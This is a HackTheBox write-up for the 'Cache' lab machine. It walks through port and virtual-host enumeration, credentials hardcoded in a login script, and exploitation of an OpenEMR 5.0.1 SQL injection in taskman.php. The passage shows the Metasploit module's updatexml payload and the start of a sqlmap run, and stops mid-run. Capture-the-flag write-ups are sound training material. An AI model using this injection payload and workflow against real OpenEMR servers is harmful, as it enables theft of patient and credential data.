Cache - Write-up - HackTheBox

noraj

2020-10-10

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Cache-write-up/

1.1 Box

- **Name:** Cache
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Linux
- **Points:** 30

Cache

OS: Linux

Difficulty: Medium

Points: 30

Release: 09 May 2020

IP: 10.10.10.188

Figure 1.1: Cache

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ pacman -S nmap lynx ffuf exploitdb metasploit sqlmap john docker
```

2.1.1 Network enumeration

Quick nmap scan:

```
# Nmap 7.80 scan initiated Fri Jun 12 13:19:40 2020 as: nmap -sSVC -p- -oA nmap_full
↪  10.10.10.188
Nmap scan report for 10.10.10.188
Host is up (0.021s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 13:20:07 2020 -- 1 IP address (1 host up) scanned in 26.73 seconds
```

Let's set the local domain in `/etc/hosts`:

```
$ cat /etc/hosts | grep cache
10.10.10.188 cache.htb
```

2.1.2 HTTP enumeration & discovery

Let’s see which pages are listed on the home page:

```
$ lynx -dump -listonly -nonumbers http://cache.htb/index.html
http://cache.htb/index.html
http://cache.htb/news.html
http://cache.htb/contactus.html
http://cache.htb/login.html
http://cache.htb/author.html
```

If we look at the source of `login.html` we can see this script is included:

```
  <script src="jquery/functionality.js"></script>
```


```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
         checkCorrectPassword();
         error_username = false;
         checkCorrectUsername();


        if(error_correctPassword == false && error_username ==false){
            return true;
        }
        else{
            return false;
        }
    });
});
```

So the creds are:

- username: `ash`
- password: `H@v3_fun`

That let us access to http://cache.htb/net.html, a page under construction. This is just a troll.

At http://cache.htb/author.html, the author is talking about another project: *HMS*.



ASH

CEO & Founder, CACHE

cache.htb

ASH is a Security Researcher (Threat Research Labs), Security Engineer. Hacker, Penetration Tester and Security blogger. He is Editor-in-Chief, Author & Creator of Cache. Check out his other projects like Cache:

HMS(Hospital Management System)

hms page or directory don't exist; lets' try to enumerate more with ffuf.

```
$ ffuf -u http://cache.htb/FUZZ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -e .txt,.html
↪  -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://cache.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt .html
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

login.html              [Status: 200, Size: 2421, Words: 389, Lines: 106]
index.html              [Status: 200, Size: 8193, Words: 902, Lines: 339]
news.html               [Status: 200, Size: 7231, Words: 948, Lines: 100]
author.html             [Status: 200, Size: 1522, Words: 180, Lines: 68]
.                       [Status: 200, Size: 8193, Words: 902, Lines: 339]
contactus.html          [Status: 200, Size: 2539, Words: 283, Lines: 148]
jquery                  [Status: 200, Size: 951, Words: 65, Lines: 17]
net.html                [Status: 200, Size: 290, Words: 23, Lines: 19]
:: Progress: [114801/114801] :: Job [1/1] :: 1739 req/sec :: Duration: [0:01:06] :: Errors: 0
↪  ::
```

That didn't gave us new pages. In fact guessing was required to find another virtual host.

```
$ ffuf -u http://10.10.10.188/ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -H 'Host:
↪  FUZZ.htb' -fs 8193

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.188/
 :: Wordlist         : FUZZ:
↪   /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Header           : Host: FUZZ.htb
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 8193
________________________________________________

hms                     [Status: 200, Size: 7850, Words: 1925, Lines: 159]
:: Progress: [38267/38267] :: Job [1/1] :: 911 req/sec :: Duration: [0:00:42] :: Errors: 0 ::
```


Let's add this entry in `/etc/hosts` too.

```
$ cat /etc/hosts | grep hms
10.10.10.188 hms.htb
```

We are quickly redirected to http://hms.htb/interface/login/login.php?site=default

2.1.3 HTTP exploitation (OpenEMR): SQLi

Its seems we have an openEMR instance.



hms.htb/interface/login/login.php?site=default

Username:

Username:


This connection is not secure. Logins entered here could be compromised. Learn More

Language:

Default - English

Copyright © 2018 OpenEmr

There are many exploits but we don't know which version this is.




```
 noraj@penarch  ~/CTF/HackTheBox/machines/Cache  searchsploit openemr
--------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                           |  Path
--------------------------------------------------------------------------------------------------------- ---------------------------
OpenEMR 2.8.1 - 'fileroot' Remote File Inclusion                                                         | php/webapps/1886.txt
OpenEMR 2.8.1 - 'srcdir' Multiple Remote File Inclusions                                                 | php/webapps/2727.txt
OpenEMR 2.8.2 - 'Import_XML.php' Remote File Inclusion                                                   | php/webapps/29556.txt
OpenEMR 2.8.2 - 'Login_Frame.php' Cross-Site Scripting                                                   | php/webapps/29557.txt
OpenEMR 3.2.0 - SQL Injection / Cross-Site Scripting                                                     | php/webapps/15836.txt
OpenEMR 4.0.0 - Multiple Vulnerabilities                                                                 | php/webapps/17118.txt
OpenEMR 4.0 - Multiple Cross-Site Scripting Vulnerabilities                                              | php/webapps/36034.txt
Openemr-4.1.0 - SQL Injection                                                                            | php/webapps/17998.txt
OpenEMR 4.1.1 - 'ofc_upload_image.php' Arbitrary File Upload                                             | php/webapps/24492.php
OpenEMR 4.1.1 Patch 14 - Multiple Vulnerabilities                                                        | php/webapps/28329.txt
OpenEMR 4.1.1 Patch 14 - SQL Injection / Privilege Escalation / Remote Code Execution (Metasploit)        | php/remote/28408.rb
OpenEMR 4.1.2(7) - Multiple SQL Injections                                                               | php/webapps/35518.txt
OpenEMR 4.1 - '/contrib/acog/print_form.php?formname' Traversal Local File Inclusion                     | php/webapps/36650.txt
OpenEMR 4.1 - '/Interface/fax/fax_dispatch.php?File' 'exec()' Call Arbitrary Shell Command Execution      | php/webapps/36651.txt
OpenEMR 4.1 - '/Interface/patient_file/encounter/load_form.php?formname' Traversal Local File Inclusion   | php/webapps/36649.txt
OpenEMR 4.1 - '/Interface/patient_file/encounter/trend_form.php?formname' Traversal Local File Inclusion  | php/webapps/36648.txt
OpenEMR 4.1 - 'note' HTML Injection                                                                      | php/webapps/38654.txt
OpenEMR 4 - Multiple Vulnerabilities                                                                     | php/webapps/18274.txt
OpenEMR 5.0.0 - OS Command Injection / Cross-Site Scripting                                              | php/webapps/43232.txt
OpenEMR 5.0.1.3 - (Authenticated) Arbitrary File Actions                                                 | linux/webapps/45202.txt
OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution                                                  | php/webapps/45161.py
OpenEMR 5.0.1 - 'controller' Remote Code Execution                                                       | php/webapps/48623.txt
OpenEMR 5.0.1 - Remote Code Execution                                                                    | php/webapps/48515.py
OpenEMR - Arbitrary '.PHP' File Upload (Metasploit)                                                      | php/remote/24529.rb
OpenEMR Electronic Medical Record Software 3.2 - Multiple Vulnerabilities                                | php/webapps/14011.txt
OpenEMR - 'site' Cross-Site Scripting                                                                    | php/webapps/38328.txt
--------------------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Usually I never go to EDB website and only use `searchsploit`, but this time we don't know the version used, the only thing we know is that is was a version probably released in 2018 as the copyright is from 2018.

By searching on EDB website, we have the date of publication of the exploit. So with some luck we can begin with the exploits published in 2018.

https://www.exploit-db.com/search?q=openemr



openemr

2020-1234

Content: Exploit content

Author: Author

Tag:

□ Verified □ Has App □ No Metasploit

Show 15

Date	D	A	V	Title	Type	Platform	Author
2020-06-26	⬇		✗	OpenEMR 5.0.1 - 'controller' Remote Code Execution	webapps	PHP	Emre ÖVÜNÇ
2020-05-26	⬇		✗	OpenEMR 5.0.1 - Remote Code Execution	webapps	PHP	Musyoka Ian
2018-08-16	⬇		✓	OpenEMR 5.0.1.3 - (Authenticated) Arbitrary File Actions	webapps	Linux	Joshua Fam
2018-08-07	⬇	▣	✓	OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution	webapps	PHP	Cody Zacharias
2017-12-07	⬇		✗	OpenEMR 5.0.0 - OS Command Injection / Cross-Site Scripting	webapps	PHP	SEC Consult
2014-12-10	⬇	▣	✓	OpenEMR 4.1.2(7) - Multiple SQL Injections	webapps	PHP	Portcullis
2013-09-20	⬇		✗	OpenEMR 4.1.1 Patch 14 - SQL Injection / Privilege Escalation / Remote Code Execution (Metasploit)	remote	PHP	xistence
2013-09-17	⬇		✓	OpenEMR 4.1.1 Patch 14 - Multiple Vulnerabilities	webapps	PHP	xistence
2013-07-12	⬇		✓	OpenEMR 4.1 - 'note' HTML Injection	webapps	PHP	Nate Drier
2013-02-21	⬇		✓	OpenEMR - 'site' Cross-Site Scripting	webapps	PHP	Gjoko Krstic
2013-02-20	⬇		✓	OpenEMR - Arbitrary '.PHP' File Upload (Metasploit)	remote	PHP	Metasploit
2013-02-13	⬇		✓	OpenEMR 4.1.1 - 'ofc_upload_image.php' Arbitrary File Upload	webapps	PHP	LiquidWorm
2012-02-01	⬇		✓	OpenEMR 4.1 - '/Interface/patient_file/encounter/trend_form.php?formname' Traversal Local File Inclusion	webapps	PHP	High-Tech Bridge SA
2012-02-01	⬇		✓	OpenEMR 4.1 - '/Interface/patient_file/encounter/load_form.php?formname' Traversal Local File Inclusion	webapps	PHP	High-Tech Bridge SA
2012-02-01	⬇		✓	OpenEMR 4.1 - '/contrib/acog/print_form.php?formname' Traversal Local File Inclusion	webapps	PHP	High-Tech Bridge SA

Showing 1 to 15 of 26 entries

FIRST PREVIOUS 1 2 NEXT LAST

But those two exploits require authentication. No luck.

So let's see what exploits are also in [Metasploit][msf]:

```
msf5 > search openemr

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check
↪  Description
```

```
   -  ----                                          ---------------  ----       -----
↪  -----------
   0  auxiliary/sqli/openemr/openemr_sqli_dump         2019-05-17       normal     Yes
↪  OpenEMR 5.0.1 Patch 6 SQLi Dump
   1  exploit/unix/webapp/openemr_sqli_privesc_upload  2013-09-16       excellent  Yes
↪  OpenEMR 4.1.1 Patch 14 SQLi Privilege Escalation Remote Code Execution
   2  exploit/unix/webapp/openemr_upload_exec          2013-02-13       excellent  Yes
↪  OpenEMR PHP File Upload Vulnerability
```

The first one seems promising, let's set it up:

```
msf5 auxiliary(sqli/openemr/openemr_sqli_dump) > options

Module options (auxiliary/sqli/openemr/openemr_sqli_dump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
↪  type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.188     yes       The target host(s), range CIDR identifier, or hosts
↪  file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the OpenEMR installation
   VHOST      hms.htb          no        HTTP server virtual host
```

When we run it we can see the exploit works, but it seems poorly written because it is trying to dump all system tables (295) and it's pretty slow.

```
msf5 auxiliary(sqli/openemr/openemr_sqli_dump) > run
[*] Running module against 10.10.10.188

[*] DB Version: 5.7.30-0ubuntu0.18.04.1
[*] Enumerating tables, this may take a moment...
[*] Identified 295 tables.
[*] Dumping table (1/295): CHARACTER_SETS
[*] Dumping table (2/295): COLLATIONS
```

So let's exit that, the msf module will take hours to extract all those useless tables.

Now we know the this SQLi is working let's see what exploit it is exactly:


```
msf5 auxiliary(sqli/openemr/openemr_sqli_dump) > info

       Name: OpenEMR 5.0.1 Patch 6 SQLi Dump
     Module: auxiliary/sqli/openemr/openemr_sqli_dump
    License: Metasploit Framework License (BSD)
```

```
       Rank: Normal
  Disclosed: 2019-05-17

Provided by:
  Will Porter <will.porter@lodestonesecurity.com>

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format
↪   type:host:port[,type:host:port][...]
  RHOSTS     10.10.10.188     yes       The target host(s), range CIDR identifier, or hosts
↪   file with syntax 'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the OpenEMR installation
  VHOST      hms.htb          no        HTTP server virtual host

Description:
  This module exploits a SQLi vulnerability found in OpenEMR version
  5.0.1 Patch 6 and lower. The vulnerability allows the contents of
  the entire database (with exception of log and task tables) to be
  extracted. This module saves each table as a `.csv` file in your
  loot directory and has been tested with OpenEMR 5.0.1 (3).

References:
  https://cvedetails.com/cve/CVE-2018-17179/
  https://github.com/openemr/openemr/commit/3e22d11c7175c1ebbf3d862545ce6fee18f70617
```

In metasploit you can use the `edit` command to open your default editor on the source code of the module. By doing that I read the code of the msf module and saw how to detect openEMR version with method `openemr_version`:

```ruby
 def openemr_version
    res = send_request_cgi(
      'method' => 'GET',
      'uri' => normalize_uri(uri, 'admin.php')
    )
    vprint_status("admin.php response code: #{res.code}")
    document = Nokogiri::HTML(res.body)
    document.css('tr')[1].css('td')[3].text
  rescue StandardError
    ''
  end
```

Let's just go to http://hms.htb/admin.php to check the version installed:



http://hms.htb/admin.php

OpenEMR Site Administration


Site ID	DB Name	Site Name	Version	Action
default	openemr	OpenEMR	5.0.1 (3)	Log In

We have exactly 5.0.1 (3).

Now by reading `get_response` method we know which endpoint is requested and which parameter is vulnerable.

```
def get_response(payload)
  response = send_request_cgi(
    'method' => 'GET',
    'uri' => normalize_uri(uri, 'interface', 'forms', 'eye_mag', 'taskman.php'),
    'vars_get' => {
      'action' => 'make_task',
      'from_id' => '1',
      'to_id' => '1',
      'pid' => '1',
      'doc_type' => '1',
      'doc_id' => '1',
      'enc' => "1' and updatexml(1,concat(0x7e, (#{payload})),0) or '"
    }
  )
  response
end
```

Before dumping anything we can verify manually the URL:



hms.htb/interface/forms/eye_mag/taskman.php?action=make_task&from_id=1&to_id=1&pid=1&doc_type=1&doc_id=1&enc=1'

```
Query Error

ERROR: query failed: INSERT into form_taskman (REQ_DATE, FROM_ID, TO_ID, PATIENT_ID, DOC_TYPE, DOC_ID, ENC_ID) VALUES (NOW(), '1', '1','1','1','1','1'')

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'')' at line 3

/var/www/hms.htb/public_html/interface/forms/eye_mag/php/taskman_functions.php at 97:sqlQuery
/var/www/hms.htb/public_html/interface/forms/eye_mag/taskman.php at 103:make_task(Array)
```

Fine, we can now fire [sqlmap][sqlmap], retrieve DBMS banner:

```
$ sqlmap -u
↪  'http://hms.htb/interface/forms/eye_mag/taskman.php?action=make_task&from_id=1&to_id=1&pid=1&doc_type=1&do
↪  -p enc -b --random-agent
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```


```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
↪  illegal. It is the end user's responsibility to obey all applicable local, state and
↪  federal laws. Developers assume no liability and are not responsible for any misuse or
↪  damage caused by this program

[*] starting @ 21:51:36 /2020-07-14/

[21:51:36] [INFO] fetched random HTTP User-Agent header value 'Opera/8.51 (X11; Linux i686; U;
↪  en)' from file '/opt/sqlmap/data/txt/user-agents.txt'
[21:51:37] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own
↪  ('OpenEMR=b9g6um1rbhc...dmd5cln601'). Do you want to use those [Y/n] n
[21:52:08] [CRITICAL] previous heuristics detected that the target is protected by some kind
↪  of WAF/IPS
[21:52:08] [INFO] testing if the target URL content is stable
[21:52:38] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the
↪  request(s)
[21:54:08] [CRITICAL] connection timed out to the target URL
[21:54:08] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base
↪  the page comparison on a sequence matcher. If no dynamic nor injectable parameters are
↪  detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[21:54:24] [CRITICAL] can't check dynamic content because of lack of page content
[21:54:24] [INFO] heuristic (basic) test shows that GET parameter 'enc' might be injectable
↪  (possible DBMS: 'MySQL')
[21:54:24] [INFO] testing for SQL injection on GET parameter 'enc'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for
↪  other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level
